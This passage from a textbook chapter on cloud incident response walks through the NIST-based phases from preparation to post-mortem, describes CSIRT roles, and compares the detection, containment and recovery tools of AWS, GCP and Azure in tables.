


Figure 8.1: NIST incident response lifecycle [67].[📄](#)

The security governance acts as an overarching framework to ensure compliance with security frameworks. It provides a list of security controls like—visibility into all assets, moving public facing endpoints behind a Web Application Firewall (WAF), periodically conducting security testing of the deployed application environment. The Business Continuity Plan

(BCP) can also be covered under governance. BCP provides guidelines for the backup of applications and databases, Service Level Agreement (SLA) on Recovery Time Objectives (RTO) and Recovery Point Objective (RPO) [195].

The second phase is response activities (see [Fig. 8.1](#))—detect, respond, and recover. Detection involves collecting data from IT assets, security tools, publicly available information on departments, people, and planned development. Organizations also check precursors of security incidents, such as data showing malicious traffic from remote IPs and execution of unsafe third-party software on an endpoint. The improvement category, a subpart of the identified function, indicates continuous improvement. The key lessons and observations from each phase are fed into improvement, and the key findings are analyzed and prioritized to improve other functions.

The data from the detection phase can be used to improve the protection of the environment by containment of the incident. Identifying the infected assets, removing the host/server from the network, and blocking network traffic is essential. The security teams also need to understand the mode of operation of the attacker to adapt to any changes in the attack tactics. Once the incident has been contained, the response to the incident should remove all elements of the incident from the environment. This includes identifying other assets directly impacted by the incident and taking actions such as removing malicious files, compromised user accounts, etc. Recovery operations provide alternate mechanisms for affected users to continue normal business operations, such as moving users and machines to backup tenants and network reconfiguring to ensure minimal impact on customers and applications.

8.1.1.1 Cyber Security Incident Response Team (CSIRT)

A Cyber Security Incident Response Team (CSIRT) is a cross-functional group within an organization tasked with managing and executing the incident response plan. This team is composed of various individuals, each with specific roles:

- **Incident Response Manager:** Typically, a Director of IT oversees all phases of the incident response and manages communication with stakeholders.
- **Security Engineers:** These professionals document the incident details, gather relevant information (such as data on a DDoS attack affecting other organizations), and preserve forensic evidence.
- **Chief Information Security Officer (CISO):** The CISO provides strategic guidance based on established security frameworks, coordinates with different departments to finalize the incident response plan, and acts as a liaison to other teams.
- **General Counsel:** This legal expert addresses liability issues related to the incident and ensures that forensic evidence is properly collected.
- **Human Resources (HR):** HR manages internal communication and assists with handling insider threats.
- **Public Relations (PR) Specialists:** These experts are responsible for accurate external communication to the media and other stakeholders.

The composition of a CSIRT may vary between organizations, but these roles are typically included to ensure a comprehensive response to security incidents.

8.2 Cloud Incident Response

Modern businesses operate fully or partially in a cloud environment. The cloud environment comprises network, storage, compute, and management

software. Additionally, an organization can have multiple cloud platform providers, such as Amazon, Google Cloud Platform, and Microsoft Azure. Contrary to the popular belief that cloud systems are more secure, the high volume of incidents against cloud infrastructure suggests that current tools and techniques used by security teams are inadequate in detecting sophisticated attacks.

8.2.1 Cloud IR vs On-premise IR

Some key differences for Cloud incident response compared to on-premise environment are as follows:

- **Governance:** Data in the cloud resides in multiple locations hosted by one or more Cloud Service Provider (CSP). Coordinating efforts from different organizations when performing incident response is a challenging task. Providing this service for large CSPs with a colossal client pool is resource-intensive.
- **Shared Responsibility:** In an on-premise environment, customers are responsible for the physical protection of the infrastructure and defining roles and responsibilities for access, regular security patching, and log monitoring. The cloud environment has different roles for customers, CSPs, and third-party providers. Generally, customers manage data protection, and the CSP's responsibilities are cloud infrastructure and service protection.
- **Management Plane:** One key difference in a cloud environment compared to an on-premise environment is the management plane. The management plane, such as the AWS Console, is a centralized location for adding new identities and infrastructure. The management plane is a key target of threat actors. It is essential to understand the users, roles, identities, and privileges of the management plane [[190](#)].

- **Data Storage:** The data in an on-premise environment is usually stored on corporate servers or dedicated data centers. The cloud environment hosts data on external servers located online. Some examples include S3, Elastic File Server (EFS) and Elastic Block Storage (EBS) for AWS. This increases the attack surface and accessibility for the attackers.
- **Limited Visibility:** The highly complex nature of cloud environments makes it challenging to maintain complete visibility into all assets and activities. Lack of visibility means that incidents that could have been remediated quickly are not addressed immediately and are at risk of further escalation. Monitoring data from multiple cloud providers makes it difficult to detect all security-related activities [\[228\]](#). CSPs and their partners provide many built-in platform tools, information sources, services, and capabilities to enhance detection, recovery, and forensic abilities significantly. Organizations should develop IR processes and documentation when leveraging cloud architecture and cloud-native tools instead of traditional data center models.
- **Operating Procedure and Subject Matter Expertise:** The standard operating procedure for Cloud IR is less defined than on-premise environments. Successful CSIRT must understand the responsibilities per the shared responsibility model and be agile and familiar with the cloud services and platforms. Many organizations struggle to find experts with the ability and knowledge to perform IR activities in the cloud.
- **Data Volume:** The cloud environments generate a massive volume of data. Data collection and archiving for forensic analysis becomes challenging in a cloud environment with an extended attack surface and significant data for every incident. The teams need to find

innovative methods for data collection while maintaining data security and integrity.

8.2.2 Cloud Incident Response Framework

In this section, we discuss the incident response framework (see [Fig. 8.2](#)) for managing incidents. Each organization develops its incident response based on environment type. The framework described here builds upon guidelines for protecting critical assets proposed by Cloud Security Alliance (CSA) [\[180\]](#) and NIST Incident Handling Guide [\[107\]](#).



Figure 8.2: Cloud incident response framework [\[107\]](#).[📄](#)

8.2.2.1 Preparation

It is important to understand the incident-handling capabilities of an organization so that the organization is in a position to respond to the incidents. The objectives of the preparation phase of Cloud IR are as follows:

- Provide rapid incident detection, isolation, and containment.
- Minimization of disruption to business operations.
- Provide incident communication to affected parties.
- Establishing control for data retrieval and evidence handling.
- Provide accurate incident reports with useful recommendations.
- Educate employees based on lessons learned from the incident and improve Cloud IR.

In an environment fully managed and owned by the organization, the incident response team lead can manage and collect data from all impacted systems. The organization is not the owner of all services in a cloud environment. The Cloud Service Provider (CSP) manages some artifacts and logs. Organizations using cloud environments should familiarize themselves with CSP's business continuity, disaster recovery, and incident handling capabilities. Cloud IR plan should include

- **Environment Analysis and Responsibility Model**

1. **Identify and Inventory Cloud Services:** Catalogue service components, service models, and deployment models of the cloud services.
2. **Establish Roles and Responsibilities:** Clearly define roles and responsibilities to avoid overlap and minimize time wastage.
3. **Create an Incident Response Structure:** Develop a structured response plan that includes contact methods such as email and phone numbers.
4. **Compile Incident Assistance Information:** Gather details on incident assistance teams, including help desk, field support, and SOC teams. This may include teams from both the organization and the CSP.
5. **Review CSP Privileges and Controls:** Assess the privileges required by the CSP, such as delegated administrator access during an incident. Verify that the CSP has appropriate controls, such as monitoring and alerting systems, to prevent service abuse.
6. **Form the Incident Response Team:** Assemble the incident response team using the collected contact information and identified parties.

7. **Define Key Roles:** Assign roles such as incident response lead, technical coordinator, and system owner(s) based on the collected information. Ensure these individuals access the relevant cloud components for effective incident response.

- **Incident Handling Plan Technical Preparation**

1. **Issue Tracking System:** Create an issue tracking system to monitor and document different phases of incidents.

2. **Threat Monitoring and Training:** Continuously review emerging threats and subscribe to third-party services to stay informed about potential risks.

3. **Role Understanding and Gap Analysis:** Ensure that the organization understands the roles and responsibilities outlined in the previous step. Review the cloud architecture to identify gaps in existing systems. Collect information on logs and the health of systems managed by the Cloud Service Provider (CSP) as part of the gap analysis.

4. **Proactive Monitoring:** Continuously monitor and scan infrastructure and applications for known vulnerabilities and abnormal activities.

5. **Preventative Measures:** Define and implement preventative measures such as redundancy, load tolerance, and backup of critical systems and data stores. Install and manage intrusion detection systems, file, and configuration integrity monitoring; antivirus scans for systems accepting external data, web application firewalls, and granular access control. Adopt a secure software development lifecycle.

6. **Asset Documentation:** Verify the documentation of internal assets, software, network configurations, ports, network diagrams,

and current traffic baselines.

7. **Logging and Analysis:** Document and train teams on the requirements for logging critical events. Understand the differences between on-premises and cloud logging. Ensure the organization can collect and analyze logs using a centralized Security Information and Event Management (SIEM) system.
8. **Business Continuity Plan (BCP):** Regularly review and update the BCP to enhance operational resilience and improve incident management and recovery.
9. **Cyber Insurance:** Review current cyber insurance vendors and purchase or update cyber insurance to mitigate the financial impact of a cyber incident.

- **Communication Plan**

1. **Designate a Communication Team:** Create a dedicated team responsible for communicating with the CSP and acting as the intermediary between the organization and the CSP.
2. **Develop Communication Plans:** Establish plans and methods for communicating with external parties. Ensure these methods facilitate smooth and effective communication with key stakeholders during an incident.
3. **Maintain an Updated Contact List:** Regularly update a contact list that includes internal and external parties such as company staff handling the incident, legal counsel, cyber insurance provider, law enforcement, regulatory bodies, and other essential incident response facilitators.

The organization should document the incident to maintain a record of the systematic review and lessons learned. The document must include the following: incident summary, current status, Indicator of Compromise

(IOC), actions taken by the incident handling team, chain of custody, impact assessment, evidence gathered, planned steps for handling the incident, archiving of data in a secure location with access restricted to authorized personnel, and areas for improvement based on lessons learned and changes to procedures for better outcomes.

8.2.2.2 Detection and Analysis

Cloud incidents can be related to manual errors (accidental or deliberate) or system problems. Timely detection of security incidents requires systematic event monitoring. Grobauer et al. [[108](#)] suggest gearing security incident detection towards security-specific event sources and introducing adequate methods for identifying events that may indicate how security incidents impact the target environment. The following activities can help in identifying and analyzing the incident:

- **Signs of Incident:** According to NIST, it is important to accurately detect and assess a possible incident and determine the extent and magnitude of the problem. Signs of an incident can be classified into precursors and indicators.
 1. **Precursor:** A sign that an incident may happen in the future, and organizations may have the opportunity to prevent an incident by changing the security posture and saving the target from attack. Some precursors include log entries showing outages of vulnerability scanners, news of threat groups targeting a specific sector of industry, and exploits that can target organizations' known software.
 2. **Indicator:** An indicator is a sign of an incident happening now or may have already occurred. Some examples include network firewalls depicting signs of volumetric attacks, unusual filenames

on critical systems, network administrators observing deviation from normal traffic flow, and multiple failed login attacks against a login page of the web application.

- **Incident Analysis:** Incident indicators are evaluated in this stage to determine their legitimacy. Some activities that should be performed in a cloud environment are:
 1. **Environment Profiling:** Network and systems should be baseline to identify changes occurring in the environment. Cloud environments offer several cloud-native tools, such as AWS Config [\[13\]](#), for checking deviations in the baseline cloud configuration.
 2. **Behavior Profiling:** Understand normal behavior, e.g., API requests on a daily and weekly basis, to help analysts better understand the traffic trends over time and identify any indicators of an attack.
 3. **Event Correlation:** CSIRT needs to analyze data from multiple sources, such as access logs, WAF logs, and error logs, to correlate data such as username(s) and IP addresses. This can help uncover anomalies, e.g., user access logs from an unrecognized IP address.
 4. **Data Analytics:** Use data analysis to filter insignificant traffic events from an attack's perspective and analyze events of high significance, such as TCP traffic and payload for SYN Flood DDoS attack. CSIRT should be cautious of the changes in attack patterns that may fall outside the filter's scope.
- **Incident Notification:** The organization should be systematically informed of the incident to ensure minimal business impact. Relevant parties outside the organization should be informed as per the

communication plan. Executive leadership should be notified of incidents classified as High or Critical in severity as per incident severity rating. Notification should capture:

1. **Critical Information:** What happened? Where did the incident happen? When did the incident happen? How was the incident identified, and who was impacted by the incident? Why did the incident occur?
 2. **Notification Timing:** Disseminate information to the organization's and external stakeholders directly handling the incident, such as CSPs, within the first two to eight hours. Prepare and share a preliminary incident report within four to 48 hours that contains critical information described earlier. Report to third-party providers; customers should be provided as per contractual obligations. Organizations must also be aware of regulatory requirements as applicable to the country/region/district of operation, e.g., EU's General Data Protection Regulation (GDPR) requires organizations to report a breach within 72 hours of becoming aware of the incident.
 3. **Notification Method:** This depends on the organization's workflow, e.g., email distribution lists, phone calls, and SMS. A Business Continuity Plan (BCP) should also be activated depending on the organization's impact.
- **Incident Impact:** Organizations must perform a fast impact assessment for the incident using impact types such as:
 1. Scale and level of business criticality.
 2. Financial impact and loss to reputation.
 3. Regulatory impact based on regulatory and contractual terms.

The severity of impact must be determined based on severity and tolerance for risk. The severity levels can range from 1 (Critical) to 5 (Informational) based on the considerations below:

The [Table 8.1](#) below provides an incident classification matrix that can be used for understanding the impact based on response and resolution time for the incident.

Table 8.1: Incident Response Priority Matrix based on Severity and Urgency [📄](#)

Priority	Incident Impact	Target Response Time	Target Time
1	Critical	<5 min	<1 h
2	High	<15 min during office hours, <2 h after hours	<4 h
3	Medium	<15 min during office hours, <2 h after hours	<8 h
4	Low	<15 min during office hours, <2 h after hours	<24 h
5	Informational	No response time needed	-

- **Evidence Handling:** The evidence related to an incident can be beneficial for preventing similar incidents. Understanding and accounting for the limitations around proof that can be collected as part of incident response planning is essential. Regulations such as GDPR may limit the types of logs and how long the CSP can retain them. Evidence in a cloud environment can include instance snapshots, virtual drives attached to the impacted instance, configuration files, and logs from monitoring agents. The team handling the evidence in a cloud environment should maintain data integrity. This can be performed by hashing the data, following the principle of least

privilege for allowing access to the evidence. The data integrity also ensures evidence admissibility for potential legal proceedings.

8.2.2.3 Containment, Eradication, and Recovery

- **Containment Approach:** The containment phase involves preventing the further spread of the attack and the attacker's ability to gain a foothold on the adjacent assets in the cloud environment. Once an attacker gains an initial foothold in the network, their next goal is to establish persistence on other machines in the network. The incident response plan should execute activities such as taking the system offline, restricting network containment, blocking user access, or quarantining the system. The type of incident helps determine the appropriate containment strategy, e.g., an email-based phishing attempt requires quarantining the infected user account. Suppose the organization is facing a DDoS attack. In that case, the strategy to block the attacker involves rate-limiting, using advanced DDoS mitigation techniques like AWS Shield for the AWS cloud environment, and geo-blocking known malicious traffic IPs. Next, we discuss some containment considerations in a cloud environment:

1. **Sandboxing:** This is an effective means of attack redirection to a secured instance, which will not cause any impact on other cloud assets. Honeypot is an effective means of sandboxing attack traffic. Additionally, security teams can monitor attack activities and determine attack goals. Monitoring attack traffic should be restricted to the sandbox environment. Allowing attacks to continue monitoring attack data can compromise other systems in the cloud environment and have legal ramifications for the organization.

2. **Network Isolation:** Attacker may inflict additional damage to the compromised system post-containment strategy like network isolation. Once the attacker's program stops communication with the Command and Control (C2) server, the malicious program running on the infected asset may encrypt the hard drive of the host machine. Network segmentation is a method to isolate servers/instances and applications. Segmenting the network into trusted and untrusted zones with mission-critical systems being hosted in the trusted network zone and controlling traffic between these zones using security groups and access control lists can be used for enforcing security. A compromised system can be moved to a different virtual private cloud or security group with no traffic access from the internet or other systems as part of a network isolation strategy.

- **Eradication:** This incident response step contains steps for removing suspicious and unauthorized resources to restore the system to a known safe state. This depends on multiple factors, including the business requirements of the organization. NIST SP 800-61 [\[191\]](#) provides steps for incident eradication discussed below:
 1. Mitigate vulnerabilities that were exploited.
 2. Remove malware, attack configuration files, and other components. This step may require close coordination with CSP and the use of recommendations provided by cloud detection agents. AWS provides GuardDuty recommendations for malware based on findings from detection rules.
 3. Eradicate the incident from all affected hosts compromised by the attacker's lateral movement.

4. Rotate or delete keys the attacker uses to access the infected system.
 5. Remove unauthorized identities and credentials from the cloud account.
 6. Delete unauthorized or unrecognized resources and configuration files.
- **Recovery:** The process of restoring the system to a safe state, ensuring backups are secure and unaffected by the incident, testing to verify that the system meets conditions set for a standard working state, with vulnerabilities or misconfiguration that caused incident remediated. An integral part of the recovery process is to check business impact analysis on the:
 1. Business and dependent components.
 2. Restoration plan.
 3. Authentication and authorization.

The steps for recovery proposed by NIST SP 800-61 should be adopted for cloud environment, including:

1. Restoration of the system from a clean backup.
2. Rebuilding system from scratch. The redeployment should be performed from a trusted source using automation.
3. Installing vulnerability patches.
4. Using clean versions of Operating Systems, files, and software.
5. Perimeter security using network firewall, access control lists, and granular security policies.
6. Changing passwords and tokens impacted by the incident.

8.2.2.4 Post Mortem

This is the final phase of incident response. This phase aims to evaluate how incident response teams handle incidents. The lessons learned from previous phases are used to improve future incident handling. The feedback is used to introduce countermeasures that help drive improvements in the preparation phase.

- **Incident Evaluation Framework:** An incident evaluation framework will help improve the incident detection capabilities and help avoid repeating similar mistakes, misconfigurations, or exposures. The framework should, at an abstract level, be able to answer the following questions:

1. What was the incident?
2. When was the incident first identified?
3. How was the incident identified?
4. What systems alerted the activity?
5. What systems, services, and data were involved?
6. What worked well?
7. What did not work well?
8. What processes and procedures failed to respond to the incident?
9. What can be improvements for people, processes, and procedures?

- **Incident Metrics:** Incident data helps determine if any notable trends exist over time. This time-series analysis can help determine how to make improvements or the areas of cloud incident response that require special attention. Regulatory bodies require organizations to report this data in case of major incidents. Incident performance indicators can be captured using the following metrics:

1. **Mean Time to Detect (MTTD):** Average time for discovery of incident. This metric measures how long it took for the team to

detect the incident since it started.

2. **Mean Time to Acknowledge (MTA):** Average time for acknowledging and prioritizing a possible security incident. This metric can be used to track how well the incident handling team is processing and prioritizing alerts.
 3. **Mean Time to Recover (MTTR):** This metric measures the time it took for the system to return to its normal operating state.
 4. **Threat Metrics:** Threat actor Tools, Techniques, and Procedures (TTPs) can be reported in this metric. Organizations can use well-known frameworks such as MITRE's ATT&CK framework.
- **Lessons Learned:** This is the final step of incident handling. The incident handling team reviews the gaps in processes, personnel, and technology and documents the planned improvements in the form of lessons learned. The incident response team should also consider emerging threat vectors and technology changes, e.g., incorporating Artificial Intelligence (AI) based scenarios as part of the incident response plan improvements.

Education and training are continuous efforts that must maintain an organization's capabilities for adapting to the changing technology and threat landscape. Simulated incident response activities such as Table Top Exercises (TTEx) focused on business objectives can be planned every quarter. These exercises generate an initial baseline for improvement that can be continuously tested and improved for sustained results.

- **Incident Evidence Retention:** The evidence collected for detection and analysis should be retained for legal, regulatory, and compliance purposes. The regulatory data retention can have a specific level of granularity—audit logging, alert generation, flow logs, and network

activity data. Legal data is used for persecution in the case of PII/PHI data. Evidence can be preserved by copying and storing it in a centralized cloud account dedicated to incident response. Cloud-specific services that use tags, metadata, and mechanisms to enforce retention policies can also be part of the retention workflow. The collected data can also train incident response teams to adapt to future incidents.

8.3 Incident Response in Public Cloud

In this section, we compare the incident response capabilities of native cloud platforms. As organizations rely increasingly on AWS, GCP, and Microsoft Azure, understanding the nuances of detection, analysis, containment, and recovery provided by each platform becomes critical.

8.3.1 Public Cloud—Detection and Analysis

Each cloud provider we discuss in this section provides one or more tools for monitoring, logging, and analyzing security events, with differences in scope and functionality. We review the monitoring tools, threat detection mechanisms, and analytical capabilities for AWS, GCP, and Azure (see [Fig. 8.3](#)). Exploring the incident response capabilities of each cloud provider helps us better understand how each platform supports robust incident response strategies that organizations can use to safeguard their cloud environments.




Figure 8.3: Cloud incident response categories and tools across AWS, GCP, and Azure. [↗](#)

8.3.1.1 Monitoring and Logging Services

All three cloud platforms offer robust monitoring and logging capabilities. While GCP and Azure provide strong integration with respective monitoring services, AWS CloudTrail is notable for comprehensive API activity logging. Each platform supports customization for alerting with different mechanisms for notifications and thresholds. [Table 8.2](#) compares these cloud platforms’ monitoring and logging capabilities.

Table 8.2: Comparative Analysis of Logging and Monitoring of AWS, GCP, and Microsoft Azure [↗](#)

Feature	AWS	GCP	Azure
Monitoring	Amazon Cloudwatch	Google Cloud	Azure Monitor
Capability		Monitoring	
Log Collection	CloudTrail API activity logs, flow logs, WAF logs	GCP service automated log collection	Automated log collection from Azure services
Application	AWS X-Ray	Google Cloud Trace	Azure Application

Feature	AWS	GCP	Azure
Performance Monitoring			Insights
Metric Collection	AWS Cloudwatch metrics	Google Cloud Monitoring metrics	Custom and predefined metrics in Azure Monitor
Alerting and Notification	Cloudwatch alarms with customizable threshold	Cloud Monitoring alerts with customizable policies	Azure Monitor with extensive notification option
Data Storage	S3 integration with AWS services	Cloud Storage with the possibility of export to BigQuery	Azure Storage or Event Hub

8.3.1.2 Threat Detection Capabilities

Threat detection requires a centralized solution for managing and aggregating security findings. AWS uses services such as GuardDuty and Security Hub, GCP utilizes Security Command Center, and Azure employs Microsoft Sentinel. Vulnerability management is another threat detection capability that should be present in each cloud platform. AWS uses Amazon Inspector, GCP uses Security Health Analytics, and Azure performs vulnerability management with Defender for Cloud. We compare the threat detection capabilities of AWS, GCP, and Azure using [Table 8.3](#).

Table 8.3: Threat Detection Capabilities for AWS, GCP, and Microsoft Azure

Feature	AWS	GCP	Azure

Feature	AWS	GCP	Azure
Threat Management	Amazon GuardDuty offers continuous threat detection with Security Hub acting and a centralized threat management portal.	Google Cloud Security Command Center (SCC) provides a centralized view of security and data risks across GCP.	Microsoft Sentinel acts as a Security Information and Event Management (SIEM) portal for collecting and analyzing the data.
Vulnerability Management	Amazon Inspector automates vulnerability management and provides actionable insights for security findings.	Google SCC Security Health Analytics provides vulnerability assessment and security posture insights for GCP resources.	Microsoft Defender for Cloud offers vulnerability assessment and security recommendations for Azure resources.
Anomaly Detection	AWS GuardDuty employs machine learning to detect deviations from normal patterns in AWS.	Google SCC uses machine learning to detect unexpected patterns and behaviors in the GCP environment.	Machine learning-based behavior anomaly detection in Azure and hybrid cloud environment.
Threat Intelligence	Public threat intelligence data and machine learning models to alert on potential threats.	Google's native threat intelligence to enhance detection capabilities.	Microsoft's global threat intelligence network to contextualize threat information.

8.3.1.3 Analysis Capabilities

All three cloud platforms have incident analysis, forensic investigation, and data correlation tools. AWS has CloudWatch Logs insights, GCP uses Cloud Log Explorer, and Azure employs KQL log analytics for detailed log analysis and visualization. We compare the threat analysis capabilities of AWS, GCP, and Azure in [Table 8.4](#).

Table 8.4: Threat Analysis Capabilities for AWS, GCP, and Microsoft Azure

Feature	AWS	GCP	Azure
Incident Analysis	AWS uses CloudWatch Logs Insights, which supports a query-based interface for analyzing and visualizing the logs for incident analysis.	GCP provides Google Cloud Log Explorer, a powerful log data analysis engine with query customization capabilities.	Azure Log Analytics uses Kusto Query Language (KQL) for in-depth log analysis and visualization for understanding security incidents.
Data Correlation	Data from CloudWatch, CloudTrail, and other services can be correlated using AWS Security Hub.	GCP logging and monitoring integration can contextualize and correlate data for identifying patterns from events	Sentinel Log Analytics integration helps correlate alerts from Azure resources and provide a unified view of incidents across the Azure platform.

Feature	AWS	GCP	Azure
Forensic Analysis	CloudTrail logs, EBS Snapshots, detailed API call records can be used for forensic analysis.	Logs Explorer for searching, sorting, and analyzing logs using flexible query statements. GCP provides access to historical log data and metadata for forensic investigation.	Azure provides advanced log search and query analytic capability for detailed log data and metadata investigation.
Incident Visualization	CloudWatch and AWS Quicksight dashboards created with incidentspecific data.	Customized Cloud Monitoring dashboards for real-time visualization of incident data and metrics.	Azure Monitor real-time insights into security incidents and their effects on resources.

8.3.2 Public Cloud—Containment, Eradication, and Recovery

The containment, eradication, and recovery capabilities are pivotal in minimizing the impact of security incidents and restoring normal operations swiftly. Each cloud provider—AWS, GCP, and Microsoft Azure contains a suite of tools to address these phases of incident response.

8.3.2.1 Containment

AWS utilizes Systems Manager Incident Manager to mitigate and recover from incidents affecting applications hosted on AWS. Incident managers use automated plans to efficiently engage people responsible for responding to incidents, automated runbooks for response, and methods to collaborate and communicate with stakeholders. GCP leverages the Security Command Center with IAM and firewall adjustments, and the Microsoft Azure Security Center creates automation for incident response workflows,

integrating Sentinel for automated actions. [Table 8.5](#) compares AWS, GCP, and Microsoft Azure incident response containment capabilities.

Table 8.5: Incident Containment Capabilities for AWS, GCP, and Microsoft Azure

Feature	AWS	GCP	Azure
Incident Containment Tools	AWS Systems Manager Incident Manager provides incident response automation, isolation of resources, and containment capabilities.	GCP uses Google Security Command Center that integrates with IAM and VPC firewall rules to isolate compromised resources.	Azure Security Center offers recommendations and automated actions for containment, such as network security group changes and resource isolation.
Automated Isolation	AWS can use Lambda functions for isolation of compromised resources. The functions can be triggered based on alerts from AWS GuardDuty and CloudWatch	Google Cloud Functions support automated isolation of affected resources based on alerts from the Security Command Center.	Azure Logic Apps facilitate automated isolation of resources using workflows that react to security alerts from Azure Security Center and Sentinel.

Feature	AWS	GCP	Azure
Access Control Management	AWS IAM, and Security Groups offer modification of access to resources using IAM policies and security group settings to control unauthorized access.	Google Cloud IAM and firewall rules can be used to prevent further access and limit the impact of the incident.	Azure IAM and Network Security Groups (NSGs) provide tools to adjust access permissions, contain incidents, and limit exposure.
Network Segmentation	AWS VPC and Subnet control support network segmentation to isolate affected areas and prevent the attacker's lateral movement within the environment.	Google Cloud VPC Security controls offer network segmentation and isolation to limit the scope of the breach and protect sensitive data.	Azure Virtual Network and NSGs facilitate network segmentation and isolation to contain incidents and restrict movement within the Azure environment.

8.3.2.2 Eradication

The eradication phase involves identifying and eliminating the root cause of a security breach and ensuring that the threat is eliminated from the environment. Some tasks for eradication include identifying and removing vulnerabilities, removing malicious programs, and ensuring that threats no longer pose a security risk in the cloud environment. In the previous section, we discussed some threat detection and analysis capabilities for public cloud environments that can be used to support the eradication phase. AWS employs GuardDuty and Inspector to monitor threats and vulnerabilities continuously. GCP uses Google Cloud Security Center to provide insights into security threats and vulnerabilities. Microsoft Defender for Cloud offers vulnerability assessment and detection

capabilities for identifying and removing threats from the cloud environment. We discuss other eradication capabilities for AWS, GCP, and Microsoft Azure in the [Table 8.6](#) below:

Table 8.6: Incident Eradication Capabilities for AWS, GCP, and Microsoft Azure

Feature	AWS	GCP	Azure
Malware and Vulnerability Removal	Amazon Inspector and Systems Manager Patch Manager can be used to identify vulnerabilities and patch misconfigurations to remediate the issues.	Google Cloud Security Health Analytics identifies vulnerabilities and security issues, allowing deployment of fixes for eliminating threats.	Azure Security Center and Update Management work together to assess the vulnerabilities and automate patch management to remove security issues and address vulnerabilities.
Automated Remediation	AWS Lambda and Systems Manager automation with predefined remediation actions.	Google Cloud Functions and Cloud Deployment Manager automate remediation and updates based on security findings and policy changes.	Azure Logic Apps and automation facilitate remediation through predefined workflows and Sentinel integration.

Feature	AWS	GCP	Azure
Incident Response Integration	AWS Security Hub to review threat information and facilitate eradication.	Google Cloud Security Command Center Integration for aggregating security findings from multiple sources and helping in remediation efforts.	Azure Sentinel for combining Defender for Cloud and Security Center insights to provide a unified view of threat eradication and response.

8.3.2.3 Recovery and Post-Incident Activities

AWS relies on AWS Backup and System Manager support for comprehensive backup and recovery. GCP uses Google-based backup and restores solutions, and Microsoft Azure uses Azure Backup and site recovery for robust disaster recovery capabilities. The comparison below ([Table 8.7](#)) will examine the recovery capabilities focusing on tools and features aimed at system restoration and data recovery.

Table 8.7: Incident Recovery and Post-incident Capabilities for AWS, GCP, and Microsoft Azure 

Feature	AWS	GCP	Azure
Backup	AWS Backup provides centralized backup management across AWS services. AWS Systems Manager supports recovery operations and orchestrates system restoration from backups.	Google Cloud Backup and Restore provides backup for GCP services. It includes snapshots and automated backups.	Azure Backup offers comprehensive backup solutions and disaster recovery capabilities.

Feature	AWS	GCP	Azure
System Restoration	AWS Elastic Disaster Recovery enable easy restoration of workloads and systems to a previous safe state. AWS allows EBS and RDS snapshots for quick rollback and recovery.	Google uses Cloud DR for restoring VMs, data, and applications. GCP also has an option of persistent disk snapshots for fast rollback.	Azure Site Restore provides automated system recovery and failover capability.
